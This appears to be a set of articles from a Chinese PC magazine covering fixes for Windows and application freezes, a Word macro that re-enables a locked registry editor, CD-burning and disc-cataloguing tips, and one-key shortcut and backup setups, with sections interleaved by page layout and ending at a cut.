案例一：Windows XP任务栏“假死”

案情：在Windows XP系统中，当用户想要在任务栏切换窗口时，有时会发现点击任务栏中的图标没有任何反应了，就像死机了一样，可是点击其他的地方却又一切正常。

分析：这是Windows XP中最为经典的“个案”了，它是由Windows XP的BUG引起的。

解决方案：

方案1：禁用高级文字服务

打开“控制面板”，点击“切换到经典视图”，双击“区域和语言选项”，在对话框中点击“语言”标签，再单击“详细信息”按钮，在打开的“文字服务和输入语言”对话框中点击“语言栏”，选中“关闭高级文字服务”选项后保存设置即可（见图1）。当然了，以后就只能通过“Ctrl+Shift”或者定义的其他快捷键来切换输入法了。



图1

方案2：关掉视觉特效并使用经典开始菜单

在“我的电脑”图标上单击鼠标右键，选择“属性”命令，进入“高级”选项卡，单击“性能”栏目中的“设置”按钮，在打开的“性能选项”对话框中选择“调整为最佳性能”，保存退出（见图2）。然后在任务栏空白处点击右键，选择“属性”，在“开始菜单”选项卡中选择“经典开始菜单”选项后点击“确定”保存。



图2

方案3：升级到Windows XP SP1或更高版本，或安装微软针对任务栏“假死”现象的专用补丁，下载地址为：http://www.newhua.com/cfan/200409/xpdie.exe

案例二：媒体文件预览“假死”

案情：在Windows 2000/XP中，如果使用资源管理器打开了一些有包含AVI等视频文件的文件夹，系统会出现“假死”状态。

分析：这是因为资源管理器会“自作主张”对AVI文件进行预览，并获取相应编码和文件信息，如果AVI文件过大，电脑性能不好，那么这个时间就会较长，并从而可能导致“假死”。

解决方案：屏蔽系统的媒体文件预览功能。

Windows 2000：打开要禁止预览的文件夹，在空白处右击，选择“自定义文件夹”选项，会出现自定义文件夹向导，进入到“请选择模板”窗口后，选择其中的“简易”模式即可。

Windows XP：只需要关闭视频预览的动态链接文件即可，方法是运行“regsvr32 /u shmedia.dll”。

案例三：观看RM格式电影时出现浏览器“不响应”

案情：当打开内嵌Real播放器的网页时浏览器常常会出现“假死”现象，不仅鼠标变为忙碌状态，而且网页内嵌的播放器也没有显示。

分析：这个故障是由于用户安装的RealOne播放器引起浏览器搜索Real的组件造成的。

解决方案：利用Realone内置的浏览器来解决。启动RealOne，在其地址栏输入含有内嵌播放器的网址，待到该网页正常打开后即可。以后再打开此页，就不会再出现因为内嵌播放器而出现浏览器不响应的情况了。

案例四：IE出现间歇性停顿

案情：在使用IE上网时，当关闭某个IE的窗口或进行窗口切换时，会导致其他所有的窗口停止响应3～5秒。而在保存网页时，一按下“保存”按钮也会导致整个浏览器停顿的现象。尝试过杀毒等方法进行修复后仍然如故，但在使用了一段时间后却逐渐恢复正常。

分析：最终发现是由于在使用注册表清理工具时对与IE有关的注册表项均进行了清除，导致浏览器的设置参数需要不断地重新写入注册表，从而也导致了浏览器的间歇性“假死”。

解决方案：尽量使用IE自带的功能进行清理工作，如需第三方软件辅助清理，使用前最好先备份注册表。

案例五：FlashGet下载时“假死”

案情：当使用Flashget下载较大的文件时，在下载之

前Flashget会突然间出现相应迟缓甚至停止响应的现象。

分析：出现这种情况是FlashGet在下载前首先要申请相应的磁盘空间，也就是先在硬盘上生成一个后缀为“.jc”的空文件，它的大小与要下载文件的大小相同，下载完成后会自动更名。当下载的文件比较大时，申请空间的时间就会比较长。

解决方案：取消Flashget下载前的磁盘分配。在Flashget菜单栏上依次选择“工具→选项”，在“选项”对话框中进入“其他”选项卡，清除对“获得文件大小后申请磁盘空间”这一项的勾选，这样下载文件时就不需要事先分配磁盘空间了（见图3）。但这样FlashGet会频繁进行写入磁盘操作，不仅容易造成磁盘较多碎片，而且对硬盘也有一些损害，所以建议还是保留此选项。




图3

案例六：安装Office 2003时“假死”

案情：在进行Office 2003安装时经常会有用户碰到“假死”的现象。

分析：其实，这主要是因为系统性能不够好而导致的。Office 2003在安装时会在硬盘中建立一个名为MSOCache的文件夹，并将光盘上的所有文件复制到此文件夹下的All Users\90000804-6000-11D3-8CFE-0150048383C9子文件夹中，在复制的同时还会将所有.cab文件的隐藏属性去除，因此造成安装时机器变得非常缓慢甚至进入“假死”状态。

解决方案：先将Office 2003安装文件复制到硬盘的某个文件夹中，然后去掉只读属性，在FILES\SETUP文件夹里面找到Office 2003的安装向导文件Setup.ini。用记事本打开setup.ini，其中有一个以[Cache]开头的语段，找到“CDCACHE”，将等号后面的值改为0或者1即可（默认为Auto）。

> **小提示**
>
> - CDCACHE几种值的含义：
> - 0——安装时就不会生成那个MSOCache文件夹，这样安装的时候就不会出现停顿“假死”的情况；
> - 1——安装时会复制很少几个文件到MSOCache文件夹，大概只占用了7.85MB的硬盘空间；
> - 2——效果和auto一样，也是安装默认值。

案例七：主板驱动安装不当引起Windows 2003“假死”

案情：在Windows Server 2003中升级了主板驱动程序后却发现系统变得很不稳定，动不动就停止响应，三四秒钟后又会恢复正常。

分析：由于所用主板没有发布支持Windows 2003的驱动程序，因此下载的是型号相近的驱动，从而导致上述现象。

解决方案：返回原来的驱动程序。在Windows XP/2003中，都提供了返回驱动的功能，进入设备管理器，在“IDE ATA/ATAPI控制器”和“系统设备”下找到相应的主板，在其右键菜单中选择“属性”进入到属性对话框，然后在“驱动程序”选项卡中点击“返回驱动程序”按钮（见图4）。待重新启动计算机后，主板的驱动程序又会回复到系统稳定时的状态。



图4

案例八：采用拖放的方式在软盘中存取文件时“假死”

案情：当采用鼠标拖曳文件的方式从软盘中存取文件时，有时会出现进度条停滞不前的“假死”现象。

分析：根据国外专家分析，除去磁盘受损、软驱故障等硬件因素，如果此“假死”现象发生得较为频繁，则可能和显卡以及BIOS设置有关。虽然无法验证此种说法的可靠性，但还是可以通过注册表来解决这一问题。

解决方案：打开注册表编辑器，找到[KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\GraphicsDrivers]，在该项下新建一个名为DisableUSWC的键值项，其他的保持默认即可。

案例九：Windows桌面“罢工”

案情：Windows XP桌面突然“消失”，只剩下一个空白屏幕，但从任务管理器中可以看到应用程序还在继续工作，切换到这些程序也能够正常使用。

分析：这时因为Explorer程序被突然中止导致的。Explorer是Windows的外壳，Windows通过它调用操作系统的函数和其他功能，但它并不是应用程序运行的基础，因此虽然桌面和任务栏都消失了，但其他应用程序并不会受到影响。

解决方案：

方案1：按“Ctrl+Alt+Del”打开任务管理器，在菜单栏上依次选择“文件→新任务”，在输入框中输入“explorer.exe”，点击“确定”，桌面即可恢复。

方案2：重启电脑进入到安全模式，点击“开始→运行”，输入“SFC /SCANNOW”，在光驱中放入Windows XP的安装光盘，再按照屏幕提示操作即可完成受保护的系统文件扫描和替换工作，再次重启即可。

方案3：如果该故障在Windows刚登录后就出现，那么除了用上述的方案修复外，也有可能是由于系统升级造成的。我们可以在任务管理器中查看是否有一个名为winupd.exe的进程，如果有的话，进入到Windows Update网站，

将列出的未完成的升级任务继续完成。如果没有未完成的升级任务，则需要在注册表中手工查找包含Winupd.exe的键值项并将其一一删除。

案例十：一BT就死机

案情：在使用BT时，偶尔会出现在新增一个下载任务时，电脑出现锁死，硬盘灯狂闪，虽然其他程序也在运行，但鼠标和键盘根本没有响应。

分析：经过查看Windows 2000的“控制面板→管理工具→事件查看器→系统日志”，发现有带红色叉号的“Disk”错误信息，双击打开后，其中有“\Device\Harddisk1”有坏块的提示，这说明第二块硬盘（第一块硬盘则为Harddisk0）出现坏道。BT软件在接收任务时会先申请磁盘空间，而坏道正好在所申请的磁盘空间中，因此造成此故障。

方案：首先进入“命令提示符”窗口，输入“Chkdsk D: /r”命令（假设第二块硬盘的盘符为D）检查并修复磁盘中的错误，如果在完成后的结果报告中依然有“xxxKB bad clusters”(xxxKB的坏簇)，那么说明很可能是物理性坏道。如果是在Windows 98中，用Scandisk时在查到坏道时停止，注意观察Scandisk停止时的数值，如12%，假设硬盘总容量为20GB，20GB×12%=2.4GB，硬盘出现坏道的起始位置大致为2.4GB处，由于硬盘坏道易向周边扩散，所以必须留足够的缓冲区，将硬盘第一个分区容量设定为2GB，其余按3GB为单位平均分割，使用Scandisk检查所有分区，将无法通过Scandisk检测的分区用PQmagic删除或隐藏，以确保系统不再读写这些区域。其余相邻的分区可合并后使用。

接下来你可以尝试使用Fdisk对该硬盘进行重新分区和格式化，有时这个操作会将坏道挽救回来。如果还不行，并且你的硬盘还在保修期内，建议送回返修。如果已过保修期，那么可以使用PQmagic分区大师，右击有坏道的分区，在弹出菜单中依次选择“高级→坏扇区重新测试”（仅适用于FAT、FAT32文件系统），在弹出的对话框中单击“确定”按钮，然后执行“应用改变”后即可。CF [XT10]

Word也当“救世主” 用宏解锁注册表

■ 福建 柳庄头

当注册表被锁定后，我们有很多方法解除锁定，例如编辑一个解锁的REG文件或INF文件、利用组策略、使用系统修改软件等。但现在一些网站的恶意代码越来越狡猾，像利用REG文件修改注册表的方法有时也不能生效。现在有了新方法——在Word中也可以进行注册表解锁！利用Word的编程功能，结合宏的执行，注册表解锁也是轻而易举的事情呢！

Step 1 新建一个Word文档，在工具栏中依次选择“工具→宏→录制新宏”（见图1），在弹出的“录制宏”对话框中点击“键盘”按钮，可以为该宏创建一个快捷方式，同时也可以为该新建的宏选择保存的位置，我们这里从下拉菜单中选择为当前编辑的文档名称（见图2）。



图1

Step 2 点击“确定”按钮，即可开始宏的录制。然后直接单击宏工具条上的停止按钮，这样就建立了一个名为macro1的空白宏。



图2

Step 3 在Word工具栏上依次选择“工具→宏→宏”，进入到“宏”对话框。选择刚才新建的宏Macro1，单击“编辑”按钮，在代码栏中输入以下代码：

```
Sub macro1()
Dim Regpath As String
Regpath="HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System"
System.PrivateProfilestring(FileName:="",Section:=Regpath,Key:="Disableregistrytools")="Unlock"
End sub
```

> **小提示**
> 以上代码中如果模板上已经存在则不用输入，例如第一行的“Sub macro”和最后一行的“End sub”。

关闭代码编辑窗口，将该Word文件保存为Unlock.doc文件，用来解决注册表被锁定的问题。

Step 4 当注册表被锁定后，可以打开unlock.doc文件，在工具栏上依次选择“工具→宏→宏”，在弹出的对话框中选择名为Macro1的宏，点击“运行”按钮（也可以直接按下已设定的快捷键）来执行。

> **小提示**
> 要运行Word宏，需要在“工具→宏→安全性”中设为“中”，在打开Word文件时的弹出对话框中选择“启用宏”。

再次运行“regedit”，看看注册表编辑器是不是又能够使用了？经过笔者实践，以上方法对Windows 98/2000/XP都适用。CF [XT11]

看点
①如何才能不浪费刻录盘的空间？　②如何快速刻录镜像文件？
③如何从一堆光盘中快速找到你所需要的文件呢？　④为什么“PP袋”叫“PP袋”？



绚“刻”技巧 One By One

■raymond　小爱

CD-R再便宜也不能浪费空间！NERO操作再简单也会觉得麻烦！刻好的光盘如何管理呢？上期的《决战于方盒之间——全面掌控你的光驱》一文教会了大家如何控制光驱，而本期会为大家介绍如何管理你的光盘。

光盘容量百分百

从网上下载了很多视频电影，当然需要刻盘收藏，可是很多朋友都会发愁如何才能利用好每张光盘上的700MB空间，遇到这种情况就让Burn To The Brim来帮帮你吧。

该软件可以帮你完成大量文件刻录前的分盘工作，通过计算每个文件的大小，软件会为你安排一种合理的刻录方案，以便尽可能充分利用好每一张光盘。而且这款软件还可以把最终的分盘结果保存为ISO文件，以便刻盘。

Burn To The Brim小档案

软件版本:2.8.1	软件大小:1296KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://crc.onlinedown.net/down/BTTB281.exe	

实战一：把大量数据进行备份，要求尽量减少空间的浪费

Step 1 安装并运行软件后，根据CD-R容量从“Medium”的下拉菜单中选择“Default 80min CD”(700MB容量的刻录盘)或“Default 74min CD”(650MB容量的刻录盘)，本文以“Default 80min CD”为例。

Step 2 点击“Edit”按钮，在弹出的设置窗口中，修改“Allowed waste size”(允许浪费的空间)后面第二个文本框中的“1.000”为“703.125”(即和“Media name”后设置的尺寸相同)，点击“OK”确定。这样剩余数据不足一张光盘时，软件同样也会为其分配空间，同时设置此项后，可以有效加快软件的处理速度。

Step 3 在“Search time(s)”(搜索时间)框后输入“1”，在“Splitting depth”(路径拆分深度)中输入“1”，并勾选“Keep splitted folders”(保持拆分后的文件夹结构)。

小提示

★在处理一个较大文件夹时，通过设置“Search time(s)”，可以让软件在计算1秒后，立刻进行光盘空间分配(即从1秒内所算出的排列组合中找出最优方案)，这样虽然可能会浪费一些空间(浪费得极少)，但可以节省大量时间。

★当刻录一个包含有多个子目录的文件夹时，可以用“Splitting depth”来设置拆分路径，设置不同，最终刻录出来的效果也不同(见图1)。




图1　不同的“Splitting depth”设置，出来的效果有所不同

你知道吗？

为什么有时Burn To The Brim进行分盘处理时，会非常慢？

用Burn To The Brim处理较多，且总容量较大的文件时，你会发现其处理速度非常慢。小特测试过一个含有4GB数据的文件夹，居然用了数个小时还没有算完，其原因是软件为了尽量节省空间，对每种文件的组合方式都会进行测试，最后才找出一种最佳的分盘方式，这就直接导致了软件处理速度过慢。而经过了Step 1及Step 2的设置后，已经大大节省了计算的时间(小特测试了一个有几十个文件，大小为11GB的文件夹，只用了十几秒钟就完成了分配)。

Step 4 点击“Start”按钮，选择需要分盘的文件夹(只能选择一个文件夹)，点击“确定”即可(见图2)。

实战二：把大量MP3文件进行分盘刻录

实战分析：MP3文件有很多，但又想把同一歌手的MP3歌曲刻录到同一张光盘中，这时可以使用软件的“分组功能”。




图 2　点击“分配空间的结果”前的“＋”，就可以看到每张光盘里包含的文件了，之后你可以进入NERO，按照这里分配好的文件，进行刻录

Step 1 按照实战一的 Step 1 至 Step 3 进行设置，然后勾选软件窗口最下侧的“Enable group creation”(允许建立组)(见图 2)。

Step 2 点击“Start”选择好要分盘的 MP3 文件夹，这时就会弹出“File/folder groups”(文件 / 文件夹组)窗口，点击右下侧的“Define group rules”(默认的组规则)，这时就会弹出设置组规则的“Group settings”窗口，从该窗口的“Group order”下拉菜单中选择“First MP3 file tag,then file/folder name”(先用 MP3 文件标签分组，然后再用文件名 / 文件夹分组)，点击“Save”按钮保存(见图 3)。



图3　详细的分组设置信息

Step 3 此时软件就会根据 MP3 歌曲的类型进行自动分组，点击“OK”按钮，完成光盘空间分配。

> **小提示**
> 完成分盘后，点击“Create Iso's”按钮，在弹出窗口中输入ISO保存路径及保存的文件名，再点击“Creat ISO's”按钮即可建立，这里就不对此功能进行详细介绍了。

小编有话说:这款软件特别适合那些喜欢用 BT 下载影片的朋友，当你把那些下载的影片刻录成光盘时，可以先对它们进行“规划”，这样就可以充分利用好每一张光盘。

刻录加快百分百

我们经常会用 Nero 刻录一些镜像文件，但操作比较麻烦，需要先进入 Nero，在选择相应的菜单项后，才能开始刻录。但其实完全不必这么麻烦，用下面的方法就可以把光盘刻录选项集成到右键菜单中，只要右击 ISO 镜像文件，选择“刻录”即可。

实战:“把刻录 ISO”选项集成到右键菜单中

Step 1 点击“开始→运行”，输入“regedit”，打开“注册表编辑器”。

Step 2 打开[HKEY_CLASSES_ROOT\.iso]项，然后按照如图 4 所示进行操作。



图 4　由于安装的软件不同，“数据数值”可能有所不同，根据实际情况选择，本文是以安装了WinISO为例

Step 3 找到[HKEY_CLASSES_ROOT\WinISO\Shell]项(此选项要根据实际情况来选择)，右击“Shell”项，选择“新建→项”，输入“刻录”，然后修改“刻录”项的“默认”键值为“刻录”，接着右击“刻录”项，选择“新建→项”，输入“Command”，修改其“默认”键值为“"C:\Program Files\nero\Nero\nero.exe" --iso "%1"”(不包含最外面的引号，此处要根据实际情况修改 Nero 的文件夹路径)。

Step 4 关闭“注册表编辑器”，右击 ISO 文件，选择“刻录”，就可以直接打开 NERO，点击“刻录”就可以开始刻录了。

> **小提示**
> 用同样的方法，可以为NRG、CUE文件加上快速刻录的右键菜单。

刻录管理百分百

“又找不到那个文件在哪个光盘里了，哪张来着？刻了这么多张盘，找起来真麻烦！”相信越来越多的朋友都会说上面的这些话。只要你安装了宽带，有刻录机，那么应该已经拥有了几十乃至上百张刻录好的光盘了，而这时就出现了一个问题，如何才能快速在这么多的光盘中找到自己需要

的文件呢？

1.用 Total Commander 打造光盘搜索器

要安装新软件？根本没必要，只要你用好 Total Commander(以下简称 TC)，就可以轻易解决这个问题了。

芝麻开门

①用 TC 获得简单的文件列表

TC 有两条内部命令 cm_CopyNamesToClip(不带路径)和 cm_CopyFullNamesToClip(带路径)，而且使用方法非常简单。

(1) 首先按下 Ctrl+B，这时 TC 会列出当前文件夹下的所有文件(包含子文件夹下的文件)，然后用 Ctrl+A 选中所有文件。

(2) 在 TC 窗口最下面的命令行中输入 cm_CopyNamesToClip 或 cm_CopyFullNamesToClip 就可以把文件和文件夹的名字及路径复制到剪贴板，随后你就可以把剪贴板的内容粘贴到其他需要文件列表的地方了。

②如何快速调用内部命令？

有三种方法可以快速调用内部命令

(1)定义为快捷键

选择菜单“设置→选项”，在弹出窗口中点击“杂项”，然后在“重定义快捷键”下设置好快捷键，从命令菜单中选择“cm_CopyNamesToClip”或“cm_CopyFullNamesToClip”即可。

(2)定义为按钮

选择菜单“设置→改变工具栏”，点击“添加”按钮，然后在“命令”下拉菜单中选择“cm_CopyNamesToClip”或“cm_CopyFullNamesToClip”，这样在点击“确认”按钮后，会在工具栏上新增了一个命令图标，点击此图标即可使用。

(3)添加到菜单里进行调用。

在 TC 的安装目录下有个 Language 子目录，该目录下的 Wcmd_chn.MNU 就是 TC 的菜单文件。该文件为文本文件，用文本编辑器就可以对它进行编辑，只要参考其他的内部命令就可以完成添加。

实战:用 TC 制作光盘搜索器

实战分析:先为每张光盘制作一个文件列表，并且放到同一个文件夹下(以 D:\CDLIST 为例)，然后再利用 TC 强大的搜索功能来实现光盘搜索器。

Step 1 从 http://chinease.html.533.net/tcmd/Plugins/catalogmaker.zip 下载 TC 的 CatalogMaker 插件，然后把它解压缩至 TC 所在文件夹的 plugins 子目录下。

Step 2 进入 TC，选择“设置→选项”，然后点击“压缩程序”项，再点击“设置压缩程序插件”按钮。这时会弹出“关联”对话框，在“文件扩展名”后的文本框中输入“LST”，点击“新建链接”，找到 CatalogMaker.wcx 的位置并且选中，最后点击“确定”。

Step 3 插入光盘，然后按照如图 5 所示的方法进行操作，重复此操作即可完成所有光盘列表的制作及收集。



图5 LST文件为文本文件，可以用任意文本编辑器对其进行编辑

Step 4 按下 Alt+F7，打开 TC 的“查找文件”窗口，在“文件名”框中填入“*.LST”，在文件夹处设置为“D:\CDLIST”，然后点击“载入/保存”标签，点击“保存”按钮，输入“CD_SEARCH”即可。

至此，TC 的搜索器已经制作完成，在需要查找某个光盘上的文件时，只要按下 Alt+F7，点击“载入/保存”标签，双击“CD_SEARCH”项，然后，勾选“查找文字”，输入要查找的文件名即可找到我们所需要的光盘了(见图 6)。



图6 搜索到了CD002.LST，表示该文件在编号为002的光盘中

小提示

如果你需要管理一些压缩包，则可下载DiskDirExtended插件(下载地址:http://chinease.html.533.net/tcmd/Plugins/DiskDirExtended_1.31.zip)，这款插件可以列出压缩包内的文件列表，安装方法与CatalogMaker插件类似，但如果需要与CatalogMaker插件同时使用，则需要使用新的扩展名，如“LST”。搜索的方法与光盘搜索器基本相同。

2.免费的光盘收藏夹——CDVista

为了照顾一些不使用 TC 的朋友，我们再为大家介绍一款免费的光盘管理软件——CDVista。它可以把光盘、硬盘及闪存盘中的文件制作为目录树，可以通过该目录快速查找

菜鸟的一键通——一键换盘＆一键备份

■联大应用文理学院　褚楠

上期已经为大家介绍了最完美的一键恢复/备份系统，本期会为大家介绍方便的一键换盘系统及一键备份，这样可以让老鸟们轻松摆脱菜鸟的纠缠。

你知道吗？

键盘上的Power及Sleep是很招人厌的两个键，稍不注意，按下这两个键就会让电脑关机或进入休眠状态，但如果是Windows XP，则可轻松解决这个问题：进入“控制面板”，打开“电源选项”，点击“高级”标准，从“当按下计算机电源按钮时”下拉菜单中选择‘不采取任何措施”，同理，下面的休眠键也进行同样设置即可。

1.菜鸟轻轻松松玩镜像光盘游戏——打造超完美一键光盘切换系统

现在很多游戏都要使用虚拟光驱读取镜像文件才能玩，但切换光盘镜像文件是个比较麻烦的操作。为了方便菜鸟，老鸟们完全可以为他们设置一个快捷键，只要使用这个快捷键，就能自动调出指定的游戏镜像文件。下面以常用的虚拟光驱软件Daemon Tools为例进行介绍。

芝麻开门

Daemon Tools的安装

从http://ks.onlinedown.net/down/daemon344.exe处下载并安装Daemon Tools 3.44，再从http://xz.onlinedown.net/down/HB_DaemonTools344_Ziya.rar处下载Daemon Tools的简体中文语言包。

把语言包里的文件解压至Daemon Tools安装文件夹的Lang目录下，再右击Daemon Tools系统托盘内的软件图标，选择“Option→Language→Chinese Simplified”启动简体中文版。

实战一:单键游戏

实现功能: Daemon Tools有很多第三方插件，本文需要用到的是DaemonScript脚本插件，它是专门用于建立Daemon Tools自动脚本的插件，通过脚本，可以让Daemon Tools自动完成切换光盘镜像文件、运行应用程序等操作，最重要的是我们可以为脚本建立快捷方式和设置快捷键，这样就能实现单键游戏的功能了。

Step 1 从http://www.daemon-tools.cc/files/DaemonScript.exe处

文件，而且软件还可以保存MP3的TAG信息、图片的缩略图以及ZIP包中的信息。

CDVista小档案

软件版本:0.714C	软件大小:24833KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://sq5.onlinedown.net/down/CDVistaSetup.exe	

实战:制作虚拟光盘收藏架

Step 1 进入软件后，将光盘放入光驱，点击“Add disk”按钮，在“Select the disk to add to the catalog”(选择加入目录的磁盘)下拉菜单中选择光驱所在的盘符，最后点击“Scan disk>>”按钮即可。

Step 2 完成第一张光盘的添加后，会再次弹出“Add disk”窗口，在“Enter the disk name”中输入为光盘取好的名字，点击“Finish”按钮结束。也可以直接将第二张光盘放入光驱，点击“Next disk>>”开始制作下一张光盘的目录(见图7)。

Step 3 当光盘目录建完后，如果我们需要搜索某文件时，只要点击“Secrch”标签，然后勾选搜索的项目，如“Name”、“Date”等，最后点击“Find”按钮即可。



图7　光盘目录是以文件形式保存在电脑中的，其默认的保存位置为C:\Documents and Settings\Administrator\My Documents\New catalog.ccd，用户可以使用“File”菜单下的项目来新建、打开或关闭目录文件


你知道吗？

小编是这样保存刻录光盘的

也许你和小编们一样，已经刻了很多光盘，也正在为如何保存它而发愁，那么小编是如何解决这个问题的呢？首先是Ricky，他买了一个大透明的，手提的光盘箱子(见图8)，以方便取放及查找；接着是Cornel，他刻的盘相对较少，所以就使用了“PP袋”来装光盘(见图9)，这也是小特等小编们的最爱；最后是FLP，他为了减少CD-R的数量，直接将CD-RW光驱升级到了DVD±RW光驱了，如果你不考虑成本，也可以采用这种升级方式。



↑图8　在Ricky的鼓动下，FLP也买了这种光盘盒



↓图9 使用PP材料(PP材料是一种可以循环回收再用的塑料，广泛应用于相册、光盘包等，其成份为“加入1%～4%乙烯的无规则共聚物或更高比率乙烯含量的钳段式共聚物”)制作的光盘袋，其优点是方便携带，而且价格便宜(100张一包，大概在8元左右，双面使用能够存放200张光盘)。

CF [SY01]

下载Daemon Tools的第三方插件DaemonScript 1.5.1。

Step 2 软件安装后，按照如图1所示进行设置。



图1　最下侧的7个按钮代表了7种不同的功能，从左至右分别为"Mount"(添加镜像文件)、"Unmount"(卸载镜像文件)、"DeviceCount"(修改光驱盘符)、"Emulations"(模拟加密光盘等功能)、"RunApp"(运行指定程序)、"Delay"(延时)、"WaitForApp"(延时后运行程序)

Step 3 点击"Test"按钮，测试脚本是否成功。如果成功，则点击"Save"按钮把该脚本保存为文件，然后点击"Shortcut"按钮，在弹出的窗口中按照如图2所示的方法进行设置。全部完成后，你只要告诉菜鸟要玩游戏时，需要点击的按键即可。




图2　轻松设置快捷键

小提示

DaemonScript除了可以制作Daemon Tools的脚本外，还支持Alcohol 120%及Alcohol 52%的脚本制作，但需要先设置一下：进入软件后，从右侧窗口的"Virtual DVD-ROM"下拉菜单中选择"Alcohol 120%"或"Alcohol 52%"即可。

实战二：单键运行程序

实现功能： 用DaemonScript实现单键运行任意程序。

首先，进入DaemonScript，点击"New"按钮新建脚本，然后点击窗口最下面的"RunApp"按钮。再把需要运行的程序文件从"资源管理器"中拖拽到窗口右侧的"Executable"框。最后，按照实战一的方法设置软件的快捷键，完成设置。

小提示

★当制作快捷方式，且光标定位在"Hotkey"框中时，可以使用任意键或任意组合键来设置启动该快捷方式的快捷键，这是直接在Windows中为快捷方式设置快捷键所不具备的功能。这也是为什么要介绍用DaemonScript来实现快捷启动程序的主要原因。

★用实战一及实战二制作的脚本文件都只有一步操作，你完全可以制作一个具有多步操作的脚本文件，比如用"Mount"先放入光盘，然后用"WaitForApp"自动运行程序(一般需要延时5～10秒，如果你的电脑速度较快也可适当缩短此时间)，这种方法非常适合那些没有自启动功能的光盘镜像文件。

2.菜鸟也能玩备份——打造超完美一键备份系统

系统中有一些需要经常备份的东西，想不想只用一个键就把它们备份下来呢？这样老鸟只要告诉菜鸟应该按哪个键，就可以完成备份了。

实战：单键备份C:\LOG、C:\DOC及C:\Work三个文件夹到E:

实现功能： 对于随时需要备份的文件，可以为其设置快捷键，这样就能随时备份重要文件了。

实现方法： 首先在"桌面"上建立一个名为backup.txt的文本文件。文本内容如下(可根据情况修改路径)：

C:\LOG

C:\DOC

C:\Work

然后，右击桌面空白处，建立快捷方式，在"请键入项目的位置"中输入"C:\Program Files\WinRAR\WinRAR.exe" a -sfx -ibck -r e:\backup.exe @d:\backup.txt即可。

火速链接

参数的具体使用介绍可以参考WinRAR帮助文件或本刊2003年第19期的《常用软件兼职上岗总动员》一文。

需要恢复时，只要双击E盘的backup.exe，然后把目标文件夹设置为"C:\"，最后点击"安装"即可完成。需要注意，这种自解压的安装方法只适用于同一分区的几个文件夹。

小资料




图3　要计算器还有什么用呢？

★代替计算器的一键通键盘

如果你觉得键盘最右边的小键盘没有被充分利用，如果你经常会找不到丢到某处的计算器，那么快来试试"一键通"键盘吧，它可以让你从此丢掉计算器了(见图3)。

★一对一(多)的"一键通"手机

现在包括三星、诺基亚在内的很多手机厂商已经开始推出"一键通"手机，简单地说，"一键通"手机就是用户只要点一个按钮，就能与被选择的组群或个人实现对讲机式的通话。该技术被称为"无线一键通(PoC)"(PoC Phase One)。

★显示器上的"一键通"

说到显示器上的"一键通"，大家立刻就会想起"单键飞梭"，这种由美格首创的显示器控制模式使用起来非常的简单，而且已经被很多厂商所采用。

★鼠标上的"一键通"

只有一个键的鼠标怎么用？看看现在的苹果电脑所配置的鼠标吧，谁说一个键的鼠标不能用^0^？

小编有话说： 相信很多高手都有过被N多菜鸟围着团团转的时候，看过本文再看看上一期的《系统恢复与备份一键搞定——史上最完美的一键恢复/备份系统》，再加上本期的一键换盘及一键备份，相信你已经轻松很多了。 CF [SY02]

语言只说一种好
——双语VCD变单语解决方案

■ 浙江　罗建山

当你把双语VCD，压缩为MPEG4格式时，便有双语出现。尽管可以通过音量控制中的左右声道调节，但毕竟单声道会影响音质。本文介绍两个免费软件，可以使VCD视频文件变成左右声道都是中文或英文。


Step 1 把VCD光盘中的视频文件，即扩展名为MPG的文件复制到硬盘中，然后去除该文件的"只读"属性。

> 小提示
>
